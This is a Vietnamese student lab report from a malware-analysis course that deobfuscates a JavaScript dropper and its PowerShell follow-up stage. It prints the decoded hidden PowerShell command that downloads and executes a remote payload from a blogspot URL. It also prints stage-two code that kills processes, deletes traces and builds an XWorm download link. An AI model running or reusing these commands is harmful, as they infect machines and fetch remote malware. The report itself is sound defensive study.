

BÁO CÁO BÀI TẬP

Môn học: Kỹ thuật phân tích mã độc

Tên chủ đề: BÀI THỰC HÀNH SỐ 6

GVHD: Ngô Đức Hoàng Sơn

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT137.Q11.ANTT.1

ST T	Họ và tên	MSSV	Email
1	Tù Chí Kiên	22520713	22520713@gm.uit.edu.vn
2	Hà Minh Quân	22521177	22521177@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	js.zip	100%
2	exe.zip	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

1.	Js.zip	2
a.	bce65b4e682fa8ed16448f9818a28e9bda5d34a9c60ef4ac5968cf922026a9af.js.....	2
b.	payload.ps1	13
c.	payload2.ps1	16
d.	payload3.js.....	17
e.	Kết luận.....	20
2.	exe.zip	21
a.	Hàm Main.....	21
b.	Hàm Log.....	22
c.	Hàm FindFilesInUserProfiles.....	22
d.	Hàm CreateZipFromFolder.....	25
e.	Hàm SplitAndSendAsync.....	25

¹ Ghi nội dung công việc

f.	Hàm SendPartAsync	27
g.	Kết luận.....	29

BÁO CÁO CHI TIẾT

1. Js.zip

a. bce65b4e682fa8ed16448f9818a28e9bda5d34a9c60ef4ac5968cf922026a9af.js

Sau khi mở gói

bce65b4e682fa8ed16448f9818a28e9bda5d34a9c60ef4ac5968cf922026a9af.js

Có một chuỗi dài sau:

Có các biến giống nhau ở phần strings Q

Như vậy sẽ lọc ra sau:

Đầu tiên lấy phần var

```

file1 = open("bce65b4e682fa8ed16448f9818a28e9bda5d34a9c60ef4ac5968cf922026a9af.js", "r+")
for line in file1:
    if line.startswith("var"):
        mal = line
file1.close()

```

Tạo một hàm tìm dãy chuỗi chung trong một danh sách các chuỗi

```

def longest_common_substring_list(strings):
    if not strings:
        return ""

    shortest_string = min(strings, key=len)
    remaining_strings = [s for s in strings if s != shortest_string]

    if not remaining_strings and len(strings) == 1:
        return shortest_string

    length_shortest = len(shortest_string)

    for i in range(length_shortest):
        for j in range(i + 1, length_shortest + 1):
            pass

    for length in range(length_shortest, 0, -1):
        for i in range(length_shortest - length + 1):
            substring = shortest_string[i:i + length]
            if all(substring in s for s in remaining_strings):
                return substring

    return ""

```

Tìm và lưu các chuỗi bắt đầu bằng Qbps với tín hiệu kết thúc là trước một ký tự đặc biệt
Sau khi tìm được phần chuỗi dài nhất tiến hành xóa phần đó trong các chuỗi

```

dup_list = re.findall(r'_Qbps[a-zA-Z0-9]+', mal)
same_substring = longest_common_substring_list(dup_list)
print(same_substring)
mal = mal.replace(same_substring, ' ')

```

Đặt tính hiệu cách dòng khi gấp các ký tự như ; { }

```

special_char = [';', '{', '}']

for char1 in special_char:
    mal = mal.replace(char1, char1 + '\n')

clearfile = open("text.js", "w")
clearfile.write(mal)
clearfile.close()

```

Kết quả

```
PS C:\Users\fare-vn\Documents\Lab6 & c:\Python310\python.exe c:/Users/fare-vn/Documents/Lab6/split.py
HMwzErSRGdchMsPTCqxDXNuAYEmoIzRgJkAhYQQUQxJv0DmqfKaXXOZmXTKxQSMqNhUdJPeKVPHmdSwCVCf0VGoolzWqbfUiipELeGJcUHUHUUJYngMbNF1ZpsqPYGFeyurhjnTizdbLUmhMP
eUHFmbtRDoyCapFwKYTRzJLzTxxisLafrSXXDLus0KE0zPhsvwLPiChcaaaSLNIEkMCMwbfefKJFBQpWgAEzFkqzWb0y0idsfNtpnhdmlCTSOPGLPxBygvkwnadocwPPaEEZwjkPpcDjr
lQxyjAIBbumSizwQctJSbvLwjKpnblhuRdjqiryJDhRjJgqxBUlgeLUDDdDofXRruaQyoluGyeYqrshhvkpmadaYqINUwgCoASzIOgGsUqYaTKZcvqdo1MQqXCQRDaB]msgTtTYIsgruRKgyLLAoL
gktpXnxIQccWInSzvGUncbArysQDBgsPtmExgnauWTtAUlgPinxaSrLnHzMvRwlyDTuRloORTDyQXRbz0OvkqbtWiqmYKAXYJgcaQHHAqsgOcksKyHjDPCBNHKswCMHHfZhnQTUiGdxZPs
tHZLSGyiIxmkyndAnNRTLTWFNzlqXFtqCSCMpcrMLiErGEuRzhPwqUAZcgZojVBduraEGzqkGEttyTGchNckomUrbwtwIkgtBsOWFoaPedZIOINaiUEyDZPyFDgMARXPForRCWmqAyxrImgc
UGHxWzQUQyQKFHttRogKzVwmPuddyNetir
```

Activate Windows

Kết quả khi xuất ra tệp

```
1 var _7215f7=_9a8f;
2 function _9a8f(_190831,_57c948){
3   _190831=_190831-0xa8;
4   var _29ffd3=_29ff();
5   var _9a8fe7=_29ffd3[_190831];
6   return _9a8fe7;
7 }
8 function _29ff(){
9   var _146ca1=['join','6sPaRoQ','split','fromCharCode','133456gaqWQ','36435wzqWRe','slt::]epyTlocotorPytiuceS.teN[\x20=\x
10   _29ff=function(){}
11   return _146ca1;
12 }
13 ;
14 return _29ff();
15 }
16 (function(_10485c,_188d2b){
17   var _39ccf1=_9a8f,_3579a4=_10485c();
18   while(![]){
19     try{
20       var _596ec5=-parseInt(_39ccf1(0xa8))/0x1+-parseInt(_39ccf1(0xb4))/0x2*(-parseInt(_39ccf1(0xae))/0x3)+parseInt(_39ccf1(0xb
21       if(_596ec5==_188d2b)break;
22       else _3579a4['push'](_3579a4['shift']());
23     }
24     catch(_1ea9fb){
25       _3579a4['push'](_3579a4['shift']());
26     }
27   }
}

```

Activate Windows
Go to Settings to activate Windows.

Chỉnh lại cấu trúc và phần var cuối do có dấu ; trong một chuỗi

```
var cht=[[String[_7215f7(0xac)](0xed2fc^0xed2af,0x88e23^0x88e4b,0x7307b^0x7301e,0x924ae^0x924c2,0xa9181^0xa91ed,0x6b27f^0
]fdp.ilopin/////////moc.topsgolb.6202najced//:sptth\x20mRI(\x20noisserpxE-ekovnI\x20;
21'[_7215f7(0xab)](')[_7215f7(0xb5)][()]['join'][()]','String['fromCharCode']'(0x5881d^0x58872,0xe7e50^0xe7e20,0xd19de^0xd
ghi[cht[0xcf18d^0xcf18c]](cht[0xd1fe7^0xd1fe5],cht[0x38d41^0x38d42],cht[0xac469^0xac46d],cht[0x387e1^0x387e4],cht[0x77c20
```

Đầu tiên một alias _7215f7 được gán cho hàm _9a87f.

Hàm này có tham số thứ 1 trừ đi 168, biến _29ffd3 lưu giá trị của hàm _29ff(), _9a8fe7 chứa giá trị ở vị trí tham số 1 trong dãy _29ffd3.

```
var _7215f7=_9a8f;
function _9a8f(_190831,_57c948){
  _190831=_190831-0xa8;
  var _29ffd3=_29ff();
  var _9a8fe7=_29ffd3[_190831];
  return _9a8fe7;
}
```

Trong hàm _29ff() có danh sách lợ có các câu lệnh quan trọng như 'join', 'split', 'fromCharCode' và 'reverse'.

```

function _29ff(){
    var _146ca1=['join','6sPaRoQ','split','fromCharCode','133456gaqqWQ','36435wzqWRe',
        's1T::]epyTlocotorPytiruceS.teN[\x20=\x20llocotorPytiruceS::]reganaMtnioPecivreS.teN[\x20c-\x20ssapyB\x20pe-',
        '747REGBON','3290368pluvEy','4092067JpKwzQ','4079290oBfLem','2ItOYxq','reverse','12159470AB1NLK','1488162wmKvqH']
    _29ff=function(){
        return _146ca1;
    };
    return _29ff();
}

```

Đồng thời có chuỗi ở giữa khi đảo ngược lại sẽ thành câu lệnh sau, câu lệnh này sẽ đặt phương thức mã hóa ở chuẩn TLS 1.0, chuẩn được coi như là lỗi thời và không còn bảo mật

```
C:\Users\fare-vm\Documents\Lab6>python
Python 3.10.11 (tags/v3.10.11:7d4acc5a, Apr  5 2023, 00:38:17) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> original_string = "s1T::]epyTlocotorPytiruceS.teN[\x20=\x20llocotorPytiruceS::]reganaMtnioPecivreS.teN[\x20c-\x20ssap
yB\x20pe-"
>>> reversed_string = original_string[::-1]
>>> print(reversed_string)
-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls
>>> exit()
```

Sau đó hàm tự chuyển mình thành một hàm đơn giản hơn trả về giá trị của biến mới khai báo, nhằm ẩn đi cách mà biến trên nhầm xóa đi cách biến đó xuất hiện trong bộ nhớ.

Tiếp theo do hàm này thuộc dạng (function(){}) như vậy sẽ khai báo và thực thi ngay lập tức.

_39ccf1 sẽ thành alias cho hàm _9a8f

_3579a4 sẽ lưu kết quả của hàm _29ff

```

(function(_10485c,_188d2b){
    var _39ccf1=_9a8f,_3579a4=_10485c();
    while(![])[
        try{
            var _596ec5=-parseInt(_39ccf1(0xa8))/0x1+-parseInt(_39ccf1(0xb4))/0x2*(-parseInt(_39ccf1(0xae))/0x3
                +parseInt(_39ccf1(0xb1))/0x4+-parseInt(_39ccf1(0xb3))/0x5*(-parseInt(_39ccf1(0xaa))/0x6)
                +parseInt(_39ccf1(0xb2))/0x7
                +parseInt(_39ccf1(0xad))/0x8*(parseInt(_39ccf1(0xb0))/0x9)+-parseInt(_39ccf1(0xb6))/0xa;
            if(_596ec5==_188d2b)break;
            else _3579a4['push'](_3579a4['shift']());
        }
        catch(_1ea9fb){
            _3579a4['push'](_3579a4['shift']());
        }
    ]
}
(_29ff,0xdf8d9));

```

Rồi trong một vòng lặp vô tận do ![] luôn đúng

Đến thuật toán pharc tệp:

Mục tiêu là biến _596ec5 sẽ tiến hành check xem vị trí các chuỗi trong danh sách _146ca1 nếu bằng giá trị 0xdf8d9 (915673) thì sẽ thoát vòng lặp, nếu không thì giá trị đầu sẽ được chuyển về cuối danh sách và đẩy tất cả các phần tử lên.

```

while(![]){}
try{
    var _596ec5=
    -parseInt(_39ccf1(0xa8))/0x1
    +-parseInt(_39ccf1(0xb4))/0x2*(-parseInt(_39ccf1(0xae))/0x3)
    +parseInt(_39ccf1(0xb1))/0x4
    +-parseInt(_39ccf1(0xb3))/0x5*(-parseInt(_39ccf1(0xaa))/0x6)
    +parseInt(_39ccf1(0xb2))/0x7
    +parseInt(_39ccf1(0xad))/0x8*(parseInt(_39ccf1(0xb0))/0x9)
    +-parseInt(_39ccf1(0xb6))/0xa;
    if(_596ec5==_188d2b)break;
    else _3579a4['push'](_3579a4['shift']());
}
catch(_1ea9fb){
    _3579a4['push'](_3579a4['shift']());
}
}

```

Trong hàm _39ccf1 sẽ lấy tham số rồi trừ cho 0xa8 rồi lấy giá trị của danh sách tại vị trí đó nên có thể thay lại phần tính toán thành, với array là danh sách.


```

var _596ec5 =
-parseInt(array[0]) / 1
+ -parseInt(array[12]) / 2 * (-parseInt(array[6]) / 3)
+ parseInt(array[9]) / 4
+ -parseInt(array[11]) / 5 * (-parseInt(array[2]) / 6)
+ parseInt(array[10]) / 7
+ parseInt(array[5]) / 8 * (parseInt(array[8]) / 9 )
+ -parseInt(array[14]) / 10;

```

parseInt sẽ lấy phần ký tự số trong chuỗi đến khi gặp ký tự không phải là số rồi chuyển thành dạng int để tính toán. parseInt("3290368pluvEy") → 3290368.

Như vậy danh sách ban đầu sẽ thành:



```

1 import re
2 import numpy as np
3
4 my_list = ['join', '6sPaRoQ', 'split', 'fromCharCode', '133456gaqQWQ', '36435WzqWR',
5             's1T::]epyTlocotorPytruceS.teN[\x20=\x20llocotorPytruceS::]reganaMtnioPecivres.teN[\x20c-\x20ssappyB\x20pe-',
6             '747REGBoN', '3290368pluvEy', '4092067JpKwzQ', '4079290oBfLem', '2ItOYxq', 'reverse', '12159470AB1nLK', '1488162wmKvqH']
7
8 def extract_int(s):
9     match = re.search(r'\d+', s)
10    return int(match.group(0)) if match else np.nan
11
12 parsed_list = [extract_int(x) for x in my_list]
13 # Result: [101, nan, 5, nan]
14
15
16 print(parsed_list)

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS

Checked 3,400,000 permutations...

- [nan, 6, nan, nan, 133456, 36435, nan, 747, 3290368, 4092067, 4079290, 2, nan, 12159470, 1488162]

FLARE-VM 01/04/2026 03:41:30

PS C:\Users\fare-vm\Documents\Lab6 > █

Sau đó tạo một chương trình tính vị trí đúng

```

arr = [
    0, 6, 0, 0, 133456, 36435, 0, 747,
    3290368, 4092067, 4079290, 2, 0,
    12159470, 1488162
]

```

TARGET = 0xdf8d9 # 915673

```

def calc(a):
    return (
        -a[0] / 1
        + (-a[12] / 2) * (-a[6] / 3)
        + a[9] / 4
        + (-a[11] / 5) * (-a[2] / 6)
        + a[10] / 7
        + (a[5] / 8) * (a[8] / 9)
        - a[14] / 10
    )

```

```

def rotate_left(a):

```

```

return a[1:] + a[:1]

for i in range(len(arr)):
    value = calc(arr)
    print(f'Loop {i:02d}: value = {value}')

    if abs(value - TARGET) < 1e-9:
        print("\nMATCH FOUND")
        print("Rotation index:", i)
        print("Final array state:", arr)
        break

    arr = rotate_left(arr)

else:
    print("\nNo match found after full rotation")

```

```

PS C:\Users\fare-vm\Documents\Lab6 > & C:\Python310\python.exe c:/users/fare-vm/Documents/Lab6/calc.py
Loop 12: value = 163220020893.71426
Loop 13: value = 90722598475.9881
Loop 14: value = 915673.0

Loop 13: value = 90722598475.9881
Loop 14: value = 915673.0

MATCH FOUND
Rotation index: 14
Final array state: [1488162, 0, 6, 0, 0, 0, 133456, 36435, 0, 747, 3290368, 4092067, 4079290, 2, 0, 12159470]

```

Chuyển lại sẽ có danh sách

Vậy các chuỗi quan trọng sẽ là (tính luôn vị trí 0):

Vị trí 1: join

Vị trí 3: split

Vị trí 4: fromCharCode

Vị trí 7:

slT::]epyTlocotorPytiuceS.teN[\x20=\x20locotorPytiuceS::]reganaMtnioPecivreS.teN[\x20c-\x20ssapyB\x20pe-

Vị trí 13: reverse

Tiếp theo đến cht thấy trong đó có nhiều phép toán XOR nên đầu tiên nên chuyển các phép đó thành kết quả của chúng

```
(\_\_2911,\_x018d9)),  
var cht=[[String[_7215f7(0xac)](0xed2fc^0xed2af,0x88e23^0x88e4b,0x7307b^0x7301e,0x924ae^0x924c2,0xa9181^0xa91ed,0x6b27f^0  
[String['fromCharCode']](_7215f7(0xac))(0x6d063^0x6d030,0xb58ee^0xb5886,0x5312f^0x5314a,0x5e2cf^0x5e2a3,0x38ebc^0x38ed0,0x96545^0x96500,0  
[String[_7215f7(0xac)](0x91aeb^0x91a9b,0xe3bb^0xe3d4,0x2e830^0xe847,0xf27d2^0xf27b7,0x7c8d7^0x7c8a5,0x895ed^0x8959e,0x  
_7215f7(0xaf)[_7215f7(0xab)]('')[_7215f7(0xb5)][()][_7215f7(0xa9)]('')+''+71\x20snoceS-\x20peels-trats\x20;)fdp.ilopin//////  
ghi[cht[0xcf18d^0xcf18c]][cht[0xd1fe7^0xd1fe5],cht[0x38d41^0x38d42],cht[0xac469^0xac46d],cht[0x387e1^0x387e4],cht[0x77c20
```

Sẽ thành

```
var  
cht=[[String[_7215f7(0xac)](83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111  
,110)],  
[String['fromCharCode'](83,104,101,108,108,69,120,101,99,117,116,101)],  
[String[_7215f7(0xac)](112,111,119,101,114,115,104,101,108,108)],  
_7215f7(0xaf)[_7215f7(0xab)]('')[_7215f7(0xb5)][()][_7215f7(0xa9)]('')+''+71\x20snoceS-  
\x20peels-  
trats\x20;)fdp.ilopin//////moc.topsgolb.6202najced//:sptth\x20mRI(\x20noisserpxE-  
ekovnI\x20;21'[_7215f7(0xab)]('')[_7215f7(0xb5)][()]['join'](),"String['fromCharCode'](111,  
112,101,110),0], ghi=new ActiveXObject(cht[0]);  
ghi[cht[1]](cht[2],cht[3],cht[4],cht[5],cht[6]);
```

_7215f7 là hàm check vị trí và trừ cho 0xa8.

Vậy String đầu tiên sẽ gọi fromCharCode vì 0xac-0xa8:

```
[String[_7215f7(0xac)](83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110  
)]
```

Thành Shell.Application

```
<!DOCTYPE html>  
<html>  
<body>  
  
<h1>JavaScript Strings</h1>  
<h2>The String.fromCharCode() Method</h2>  
  
<p>String.fromCharCode() converts Unicode values to strings:</p>  
  
<p>Convert  
83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111  
,110 to a string:</p>  
  
<p id="demo"></p>  
  
<script>  
let text =  
String.fromCharCode(83,104,101,108,108,46,65,112,112,108,1  
05,99,97,116,105,111,110);  
document.getElementById("demo").innerHTML = text;  
</script>  
  
</body>  
</html>
```

```
[String['fromCharCode'](83,104,101,108,108,69,120,101,99,117,116,101)]
```

JavaScript Strings

The String.fromCharCode() Method

String.fromCharCode() converts Unicode values to strings:

Convert 83,104,101,108,108,46,65,112,112,108,105,99,97,116,105,111,110
to a string:

Shell.Application

Thành ShellExecute

```
<!DOCTYPE html>
<html>
<body>

<h1>JavaScript Strings</h1>
<h2>The String.fromCharCode() Method</h2>

<p>String.fromCharCode() converts Unicode values to strings:</p>

<p>Convert 83,104,101,108,108,69,120,101,99,117,116,101 to a string:</p>

<p id="demo"></p>

<script>
let text =
String.fromCharCode(83,104,101,108,108,69,120,101,99,117,116,101);
document.getElementById("demo").innerHTML = text;
</script>

</body>
</html>
```

[String[_7215f7(0xac)](112,111,119,101,114,115,104,101,108,108)]

Thành powershell

```
<!DOCTYPE html>
<html>
<body>

<h1>JavaScript Strings</h1>
<h2>The String.fromCharCode() Method</h2>

<p>String.fromCharCode() converts Unicode values to strings:</p>

<p>Convert 112,111,119,101,114,115,104,101,108,108 to a string:</p>

<p id="demo"></p>

<script>
let text =
String.fromCharCode(112,111,119,101,114,115,104,101,108,108);
document.getElementById("demo").innerHTML = text;
</script>

</body>
</html>
```

Tiếp theo sẽ là

_7215f7(0xaf) →
 "s!T::]epyTlocotorPytiruceS.teN[\x20=\x20locotorPytiruceS::]reganaMtnioPecivreS.teN[\x20c-\x20ssappyB\x20pe-"
 _7215f7(0xab) → "split"
 _7215f7(0xb5) → "reverse"
 _7215f7(0xa9) → "join"

JavaScript Strings

The String.fromCharCode() Method

String.fromCharCode() converts Unicode values to strings:

Convert 83,104,101,108,108,69,120,101,99,117,116,101 to a string:

ShellExecute

JavaScript Strings

The String.fromCharCode() Method

String.fromCharCode() converts Unicode values to strings:

Convert 112,111,119,101,114,115,104,101,108,108 to a string:

powershell

Như vậy phần này: `_7215f7(0xaf)[_7215f7(0xab)](")[_7215f7(0xb5)]()[_7215f7(0xa9)]("")`

Thành :

```
'sIT::]epyTlocotorPtyiruceS.teN[\x20=\x20locotorPtyiruceS::]reganaMtnioPecivreS.teN[\x20c-\x20ssapyB\x20pe-.split(").reverse().join("")
```

Hàm split sẽ tách từng kí tự trong chuỗi thành từng thành phần của một danh sách, rồi reverse sẽ đảo ngược toàn bộ danh sách, cuối cùng join sẽ kết nối lại danh sách thành chuỗi.

Như vậy chuỗi trên sẽ đảo ngược chuỗi thành (\x20 tương đương với " " nên khi chạy sẽ chuyển thành):

```
-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls
```

Tương tự với chuỗi

```
'71\x20sdnoceS-\x20peelS-
tratS\x20;)fdp.ilopin/////////moc.topsgolb.6202najced//:sptth\x20mRI(\x20noisserpxE-
ekovnI\x20;21'[ _7215f7(0xab)](")[_7215f7(0xb5)]()['join']("")
```

Thành

```
'71\x20sdnoceS-\x20peelS-
tratS\x20;)fdp.ilopin/////////moc.topsgolb.6202najced//:sptth\x20mRI(\x20noisserpxE-
ekovnI\x20;21'.split(").reverse().join("")
```

Thành:

12; Invoke-Expression (IRm <https://decjan2026.blogspot.com////////nipoli.pdf>); Start-Sleep -Seconds 17

```
main.ps1 + 
1 <#> powershell -ep Bypass -c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls 12; Invoke-Expression (IRm https://decjan2026.blogspot.com//////nipoli.pdf); Start-Sleep -Seconds 17
7
** Process exited - Return Code: 0 **
```

Rồi sau đó kết hợp 2 chuỗi trên thành

```
-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol =
[Net.SecurityProtocolType]::Tls 12; Invoke-Expression (IRm
https://decjan2026.blogspot.com//////nipoli.pdf); Start-Sleep -Seconds 17
```

String cuối cùng thành:

open

```
<!DOCTYPE html>
<html>
<body>

<h1>JavaScript Strings</h1>
<h2>The String.fromCharCode() Method</h2>

<p>String.fromCharCode() converts Unicode values to strings:</p>
<p>Convert 111,112,101,110 to a string:</p>
<p id="demo"></p>

<script>
let text = String.fromCharCode(111,112,101,110);
document.getElementById("demo").innerHTML = text;
</script>

</body>
</html>
```

JavaScript Strings

The String.fromCharCode() Method

String.fromCharCode() converts Unicode values to strings:

Convert 111,112,101,110 to a string:

open

Như vậy danh sách:

```
cht = ['Shell.Application', 'ShellExecute', 'powershell', '-ep Bypass -c
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls 12;
Invoke-Expression (IRm https://decjan2026.blogspot.com//////nipoli.pdf); Start-Sleep -
Seconds 17', ", 'open', '0']
```

```
ghi=new ActiveXObject(cth[0]);
ghi[cth[1]](cth[2],cth[3],cth[4],cth[5],cth[6]);
```

Thành:

```
ghi = ActiveXObject(Shell.Application)
ghi.ShellExecute( 'powershell', '-ep Bypass -c [Net.ServicePointManager]::SecurityProtocol
= [Net.SecurityProtocolType]::Tls 12; Invoke-Expression (IRm
https://decjan2026.blogspot.com////////nipoli.pdf); Start-Sleep -Seconds 17', ", 'open', '0')
```

Trong ShellExecute có syntax:

```
iRetVal = Shell.ShellExecute(
sFile,
[ vArguments ],
[ vDirectory ],
[ vOperation ],
[ vShow ]
);
```

Như vậy ghi sẽ gọi powershell, shell này:

-ep Bypass: -ExecutionPolicy Bypass, cho phép chương trình bỏ qua policy thực thi

-c [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls 12: đặt giao thức mã hóa khi gửi gói tin theo chuẩn TLS 1.2

Invoke-Expression (IRm <https://decjan2026.blogspot.com////////nipoli.pdf>) : Thực thi lệnh tại một tệp pdf về máy

Start-Sleep -Seconds 17: Script này sẽ chạy sau 17 giây.

": Sẽ mở thư mục hiện tại

open: cho Windows biết là mở vFile ở đây là powershell

0: Có nghĩa là chạy trong windows ẩn.

b. payload.ps1

Khi vào đường dẫn lại hiện một script khác, gọi script này là payload.ps1

```

try {
    Write-Host "Before: $(Get-ExecutionPolicy -Scope Process)"
    Set-ExecutionPolicy Unrestricted -Scope Process -Force
    Write-Host "Policy set to Unrestricted."
} catch {
    Write-Error $_.Exception.Message
}

$folders=@('C:\Windows\Microsoft.NET\Framework\v2.0.50727','C:\Windows\Microsoft.NET\Framework\v4.0.30319')
$ex=@('regsvcs');$names=@('mshta','msbuild','jsc','addinProcess','AddInProcess32','aspnet_compiler','wscript')
$f=$folders|%{[IO.Path]::GetFullPath($_).TrimEnd('\')}
Get-CimInstance Win32_Process|%{if($ex -notcontains [IO.Path]::GetFileNameWithoutExtension($_.Name) -and $_.ExecutablePath){if($f -contains [IO.Path]::GetDirectoryName($_.ExecutablePath).TrimEnd('\')){Stop-Process -Id $_.ProcessId -Force -EA SilentlyContinue}}}
Stop-Process -Name $($names|?{$_.Name -notin $ex}) -Force -EA SilentlyContinue

Remove-Item "$env:USERPROFILE\Downloads\*.js" -Force

function COAskdowdk {
    param ([string]$DecimalString)
    try {
        ($DecimalString -split '[,\s]+') | Where-Object { $_ -match '^[\d.]*$' } | ForEach-Object { [char][int]$_.ToString() }
    } catch {
        "Error: $_"
    }
}

function oaksdokasokd {
    $customCharacters = "abcdefghijklmnopqrstuvwxyz"
    -join ((0..2) | ForEach-Object { $customCharacters.Substring((Get-Random -Maximum $customCharacters.Length), 1) })
}

```

Trong tệp này sẽ đặt quyền cho phép thực thi

```

try {
    Write-Host "Before: $(Get-ExecutionPolicy -Scope Process)"
    Set-ExecutionPolicy Unrestricted -Scope Process -Force
    Write-Host "Policy set to Unrestricted."
} catch {
    Write-Error $_.Exception.Message
}

```

Vào thư mục .NET

Biến ex chứa các tiến trình ngoại lệ, name chứa các tiến trình ngoại sẽ tác động đến.

Biến f chứa đường dẫn đầy đủ bỏ đi dấu '\' ở cuối để tránh lỗi

Lấy tất cả tiến trình đang chạy sử dụng Get-CimInstance Win32_Process

Đầu tiên sẽ có xóa các tiến trình có tên trong name đang chạy từ thư mục .NET

Sau đó để đảm bảo, xóa các tiến trình có tên trong name mà không nằm trong thư mục

```

$folders=@('C:\Windows\Microsoft.NET\Framework\v2.0.50727','C:\Windows\Microsoft.NET\Framework\v4.0.30319')
$ex=@('regsvcs');$names=@('mshta','msbuild','jsc','addinProcess','AddInProcess32','aspnet_compiler','wscript')
$f=$folders|%{[IO.Path]::GetFullPath($_).TrimEnd('\')}
Get-CimInstance Win32_Process|%{
    if($ex -notcontains [IO.Path]::GetFileNameWithoutExtension($_.Name) -and $_.ExecutablePath){
        if($f -contains [IO.Path]::GetDirectoryName($_.ExecutablePath).TrimEnd('\')){
            Stop-Process -Id $_.ProcessId -Force -EA SilentlyContinue
        }
    }
}
Stop-Process -Name $($names|?{$_.Name -notin $ex}) -Force -EA SilentlyContinue

```

Tiến hành xóa các tệp .js trong Download, cụ thể là muốn xóa dấu vết tệp .js ở trên.

Hàm COAskdowdk sẽ chuyển chuỗi ASCII:

-split tại vị trí có ký tự ',' và khoảng trắng bất kì

-match kiểm tra tại các chuỗi tách ra chỉ có ký tự thuộc kí tự số

- Cuối cùng chuyển sang dạng số (int) rồi chuyển sang dạng ký tự trong ASCII tương ứng.
Ví dụ: '65' -> 65 -> 'A' tách tại dấu ','

Hàm oaksdokasokd là hàm tạo chuỗi ba ký tự chữ bất kỳ

Hàm okasokdokwww là hàm tạo số nguyên từ 60-165 bất kỳ

```
Remove-Item "$env:USERPROFILE\Downloads\*.js" -Force

function COAskdowdk {
    param ([string]$DecimalString)
    try {
        ($DecimalString -split '[,\s]+') | Where-Object { $_ -match '^[\d]+$' } | ForEach-Object { [char][int]$_.ToString() }
    } catch {
        "Error: $_"
    }
}

function oaksdokasokd {
    $customCharacters = "abcdefghijklmnopqrstuvwxyz"
    -join ((0..2) | ForEach-Object { $customCharacters.Substring((Get-Random -Maximum $customCharacters.Length), 1) })
}

function okasokdokwww {
    param ($min = 60, $max = 165)
    return Get-Random -Minimum $min -Maximum ($max + 1)
}
```

Sau đó có một chuỗi rất dài trong biến oaksodkaoskdl

Ở dưới có một số các thao tác biến đổi chuỗi dài này:

Ở đây thay tất cả ' bằng , và suck thành số 0 rồi gọi hàm chuyển các số thành dạng ASCII của nó.

```
$oaksodkaoskdl = "1suck2'117'11suck'99'116'1suck5'111'11suck'32'82'1suck1'112'1suck8'97'99'1suck1'45'84'111'1suck7'1suck

$oaksodkaoskdl = $oaksodkaoskdl.Replace("'", ",")
$oaksodkaoskdl = $oaksodkaoskdl.Replace("suck", "0")
$oaksodkaoskdl = COAskdowdk -DecimalString $oaksodkaoskdl
```

Sau đó một chuỗi url được dựng đường dẫn: hotdecjanniygga.blogspot.com/Kinder.pdf

Với số / trước Kinder là ngẫu nhiên giữ 4-257, đây là đường dẫn đến mã độc XWorm

```
$okasokd = 'h' + 'tt' + 'ps' + ':' + '/'
$slashing = '/' * (Get-Random -Minimum 4 -Maximum 257)
$purpose = $slashing + 'Kinder.pdf'
$oaksdokkwkw = $okasokd + 'hotdecjanniygga' + '.blog' + 's' + 'p' + 'o' + 't.' + 'c' + 'o' + 'm'
+ '///' + $purpose
```

lundkimachi1 và 2 chứa một chuỗi 3 ký tự ngẫu nhiên, lundkimachi3 chứa một chuỗi "GERDEMANOxx" với xx là chuỗi ký tự số (từ 60 đến 165), lundkimachi4 tương tự như 3 nhưng chỉ có phần số.

Rồi thay thế chuỗi đã chuyển ở trên với chuỗi con "Llingerk" thành chuỗi url, "abc" thành chuỗi lundkimachi, "phuditimmer" thành lundkimachi4, "phuditaskhai" thành lundkimachi3, "ghi" thành lundkimachi1

```
$lundkimachi1 = oaksdokasokd
$lundkimachi2 = oaksdokasokd
